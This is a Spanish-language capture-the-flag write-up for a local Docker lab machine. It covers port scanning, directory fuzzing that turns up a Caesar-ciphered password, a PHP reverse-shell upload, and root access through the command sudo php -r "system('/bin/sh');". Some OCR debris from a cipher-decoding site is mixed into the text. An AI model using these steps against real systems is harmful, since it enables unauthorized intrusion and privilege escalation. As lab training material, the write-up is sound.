


Archivo Oculto
Fuzzing Web
Reverse shell PHP
pivoting de usuario
Escalada de privilegios sudo -l

Imagen con ping, puertos abiertos y dockerlabs abierto



The image shows three terminal windows from a Kali Linux machine. The first window on the left shows a ping command to 172.17.0.2 and its statistics. The middle window shows the contents of the ~/Downloads directory, listing files like auto_deploy.sh, los4ladrones.tar, los4ladrones.zip, picadilly, picadilly.zip, rockyou.txt, and winterfell.zip. The third window on the right shows the execution of a script named auto_deploy.sh, which deploys a vulnerable machine. The output of the script shows the IP address 172.17.0.2 and a message to wait for the machine to be deployed.

```
jouker@kali:~$ ping -c 2 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.045 ms

--- 172.17.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 100 ms
rtt min/avg/max/mdev = 0.045/0.048/0.052/0.003 ms

jouker@kali:~$ cd ~/Downloads
jouker@kali:~/Downloads$ ls -l
total 432020
-rw-r--r-- 1 jouker jouker 3588 May 18 2024 auto_deploy.sh
-rw-r--r-- 1 jouker jouker 442382848 May 20 2024 los4ladrones.tar
-rw-r--r-- 1 jouker jouker 4096 Dec 26 21:24 los4ladrones.zip
-rw-r--r-- 1 jouker jouker 161586997 Dec 26 21:24 picadilly
-rw-r--r-- 1 jouker jouker 139921497 Dec 18 10:02 rockyou.txt
-rw-r--r-- 1 jouker jouker 202100660 Dec 22 17:59 winterfell.zip

jouker@kali:~/Downloads$ cd picadilly
jouker@kali:~/Downloads/picadilly$ ls -l
total 432020
-rw-r--r-- 1 jouker jouker 3588 May 18 2024 auto_deploy.sh
-rw-r--r-- 1 jouker jouker 442382848 May 20 2024 los4ladrones.tar
-rw-r--r-- 1 jouker jouker 4096 Dec 26 21:24 los4ladrones.zip
-rw-r--r-- 1 jouker jouker 161586997 Dec 26 21:24 picadilly
-rw-r--r-- 1 jouker jouker 139921497 Dec 18 10:02 rockyou.txt
-rw-r--r-- 1 jouker jouker 202100660 Dec 22 17:59 winterfell.zip

jouker@kali:~/Downloads/picadilly$ sudo bash auto_deploy.sh
[sudo] password for jouker:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-26 21:26 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:26
Completed NSE at 21:26, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:26
Completed NSE at 21:26, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:26
Completed NSE at 21:26, 0.00s elapsed
Initiating ARP Ping Scan at 21:26
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 21:26, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:26
Scanning 172.17.0.2 [65535 ports]
Discovered open port 443/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 21:26, 0.00s elapsed (65535 total ports)
Nmap scan completed.
Nmap report:
Nmap scan report for 172.17.0.2
Host is up (0.0000s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
443/tcp    OPEN  HTTPS
80/tcp     OPEN  HTTP
```

Tenemos abiertos los puertos 443 y 80

La página del puerto 80 es un apache genérico, pero haciendo fuzzing web, encuentro el backup.txt que contiene el password del usuario mateo

```

(jouker@kali)~[~/Downloads/picadilly]
$ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,xml,txt,sh,css,html
[sudo] password for jouker:

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:  php,xml,txt,sh,css,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

./html           (Status: 403) [Size: 275]
./php            (Status: 403) [Size: 275]
/backup.txt      (Status: 200) [Size: 215]
Progress: 169216 / 1543927 (10.96%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 171887 / 1543927 (11.13%)

Finished

```

```

172.17.0.2/backup.txt

/// The users mateo password is ///

----- hdvbfuadcb -----

"To solve this riddle, think of an ancient Roman emperor and his simple method of shifting letters."

////////////////////////////////////

```

Nos dice indirectamente que es cifrado César, así que a través de una página externa busco cuál es la verdadera contraseña

★ BUSCAR EN DCODE POR PALABRAS CLAVE:

Por ejemplo, escriba 'scrabble'

★ EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE DCODE

Resultados

Cifrado César - Cambio de 3

D, E, F, G, H, I, ... B, C

A, B, C, D, E, F, ... Y, Z

01F 01C 3 (01F 01C 23) **easycrxazy**

01F 01C 3 (01F 01C 23) kgyeixdgfe

también tiene ventajas fiscales

DONA

coordinación española contra el cáncer


DECODIFICADOR DE CIFRADO CÉSAR

★ MENSAJE CIFRADO POR CÓDIGO CÉSAR ?



hdvbfuadcb

Pruebe todos los turnos posibles (alfabeto de 26 letras A-Z)

la página del 443 es lo siguiente



Da la sensación de que lo que sea que se suba se sube en texto plano, pero es php, he intentado el pentest monkey, quizás no era ese?



Una vez dentro del reverse Shell cambiamos al usuario mateo.

```
www-data@d539ebbde11e:/$ su mateo
Password:
mateo@d539ebbde11e:/$ whoami
mateo
mateo@d539ebbde11e:/$ sudo -l
Matching Defaults entries for mateo on d539ebbde11e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mateo may run the following commands on d539ebbde11e:
    (ALL) NOPASSWD: /usr/bin/php
mateo@d539ebbde11e:/$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
User mateo may run the following commands on d539ebbde11e:
    (ALL) NOPASSWD: /usr/bin/php
mateo@d539ebbde11e:/$ CMD="/bin/sh"
mateo@d539ebbde11e:/$ sudo php -r "system('$CMD');"
whoami
root
```